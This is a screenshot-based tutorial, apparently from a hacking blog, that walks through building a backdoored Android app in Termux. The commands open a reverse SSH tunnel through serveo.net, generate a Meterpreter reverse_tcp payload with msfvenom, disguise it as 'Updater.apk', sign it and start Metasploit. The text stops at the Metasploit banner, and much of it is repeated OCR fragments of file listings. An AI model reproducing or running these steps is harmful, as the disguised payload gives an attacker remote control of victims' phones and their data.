
Step 1:

Port Forwarding. Type the commands below

pkg install openssh

— It will successfully install OpenSSH

ssh -R (Desired_Port):localhost:(Desired_Port) serveo.net




```
Welcome to Termux!

Wiki:            https://wiki.termux.com
Community forum: https://termux.com/community
IRC channel:     #termux on freenode
Gitter chat:     https://gitter.im/termux/termux
Mailing list:    termux+subscribe@groups.io

Search packages:   pkg search <query>
Install a package: pkg install <package>
Upgrade packages:  pkg upgrade
Learn more:        pkg help
$ ssh -R 4564:localhost:4564 serveo.net
Forwarding TCP connections from serveo.net:4564
Press g to start a GUI session and ctrl-c to quit.
```

* (Optional) Name this session: Port Forwarding and then go to a new session by swiping left to right on your screen.

Step 2:


Creating APK File with Embedded Payload

msfvenom -p android/meterpreter/reverse_tcp LHOST=serveo.net LPORT=4564 R > storage/downloads/Updater.apk



```
Welcome to Termux!

Wiki:            https://wiki.termux.com
Community forum: https://termux.com/community
IRC channel:     #termux on freenode
Gitter chat:     https://gitter.im/termux/termux
Mailing list:    termux+subscribe@groups.io

Search packages:   pkg search <query>
Install a package: pkg install <package>
Upgrade packages:  pkg upgrade
Learn more:        pkg help
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=serveo.net LPORT=4564 R > storage/downloads/Updater.ap
k
```


Wait for a minute.....



```
Welcome to Termux!

Wiki:            https://wiki.termux.com
Community forum: https://termux.com/community
IRC channel:     #termux on freenode
Gitter chat:     https://gitter.im/termux/termux
Mailing list:    termux+subscribe@groups.io

Search packages:   pkg search <query>
Install a package: pkg install <package>
Upgrade packages:  pkg upgrade
Learn more:        pkg help
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=serveo.net LPORT=4564 R > storage/downloads/Updater.ap
k
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10078 bytes

$
```

Step 3:

Signing Newly Generated APK File



google.com-How to Create an Android App with Android Studio.pdf
Monday, 8:50 PM 184.19 KiB

Google.pdf
Saturday, 10:51 AM 16.85 KiB

m.whatmobile.com.pk-Compare.pdf
Friday, 2:13 PM 113.97 KiB

m.whatmobile.com.pk-Oppo F9 6GB.pdf
Sep 2, 1:15 PM 106.55 KiB

nzkau_rtone007.mp3
Sep 3, 4:45 PM 220.94 KiB

nzkau_rtone017.mp3
Sep 3, 4:44 PM 262.16 KiB

org.mozilla.firefox_v62.0-2015579185_Android-4.1.apk
Saturday, 10:24 AM 38.36 MiB


Updater.apk
27 minutes ago 9.84 KiB

videoplayback.mp4
Sep 3, 12:02 PM 14.84 MiB

WiFi-Killer-v19.2.43-signed.apk
Saturday, 8:39 PM 9.90 KiB

www-google-com.pdf

Long Press on "**Un-Signed APK File (Updater.apk)**" and select "**MENU button**" on top right corner of MiXplorer, then select "**SIGN**".



Monday, 8:50 PM

Google.pdf
Saturday, 10:51 AM

m.whatmobile.com.pk-Compa
Friday, 2:13 PM

m.whatmobile.com.pk-Oppo F
Sep 2, 1:15 PM

nzkau_rtone007.mp3
Sep 3, 4:45 PM

nzkau_rtone017.mp3
Sep 3, 4:44 PM

org.mozilla.firefox_v62.0-2015
apk
Saturday, 10:24 AM


Updater.apk
2 hours ago, 4:31 PM

videoplayback.mp4
Sep 3, 12:02 PM

WiFi-Killer-v19.2.43-signed.apk
Saturday, 8:39 PM

www-google-com.pdf
Monday, 8:49 PM

XF6gN63-hacker-wallpaper.jpg
Sunday, 9:51 AM



Monday, 8:50 PM 184.19 KiB

Google.pdf
Saturday, 10:51 AM 16.85 KiB

m.whatmobile.com.pk-Compare.pdf
Friday, 2:13 PM 113.97 KiB


6.55 KiB

0.94 KiB

2.16 KiB

id-4.1.
8.36 MiB

9.84 KiB




4.84 MiB

WiFi-Killer-v19.2.43-signed.apk
Saturday, 8:39 PM 9.90 KiB

www-google-com.pdf
Monday, 8:49 PM 258.99 KiB

XF6gN63-hacker-wallpaper.jpg
Sunday, 9:51 AM 150.41 KiB



Internal storage/download

16 files

	Friday, 2:13 PM	113.97 KiB
m.whatmobile.com.pk-Oppo F9 6GB.pdf	Sep 2, 1:15 PM	106.55 KiB
nzkau_rtone007.mp3	Sep 3, 4:45 PM	220.94 KiB
nzkau_rtone017.mp3	Sep 3, 4:44 PM	262.16 KiB
org.mozilla.firefox_v62.0-2015579185_Android-4.1.apk	Saturday, 10:24 AM	38.36 MiB
Updater.apk	2 hours ago, 4:31 PM	9.84 KiB
videoplayback.mp4	Sep 3, 12:02 PM	14.84 MiB
WiFi-Killer-v19.2.43-signed.apk	Saturday, 8:39 PM	9.90 KiB
www-google-com.pdf	Monday, 8:49 PM	258.99 KiB
XF6gN63-hacker-wallpaper.jpg	Sunday, 9:51 AM	150.41 KiB
Updater-signed.apk	Just now	9.89 KiB


Step 4:

Setup Metasploit in TermuX

Activate Metasploit Framework in TermuX by entering this command in new session:

```
msfconsole
mkdir -p $PREFIX/var/lib/postgresql
initdb $PREFIX/var/lib/postgresql
pg_ctl -D $PREFIX/var/lib/postgresql start
```


Then Wait for a minute......



```
       TCP/IP connections on port 5432?


  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      __________________   |                           |
  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |_____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |______________________\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |         \'\/\/\/'/        |
  |              o O          |          )======(         |
  |                 o         |        .'  LOOT  '.       |
  | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
  | |    PAYLOAD     |""\___, |      /    (_||_     \     |
  | |________________|__|)__| |     |     __||_)     |    |
  | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
  |  = = = = = = = = = = = =  |      '--------------'     |
  +---------------------------+---------------------------+


       =[ metasploit v4.16.50-dev                         ]
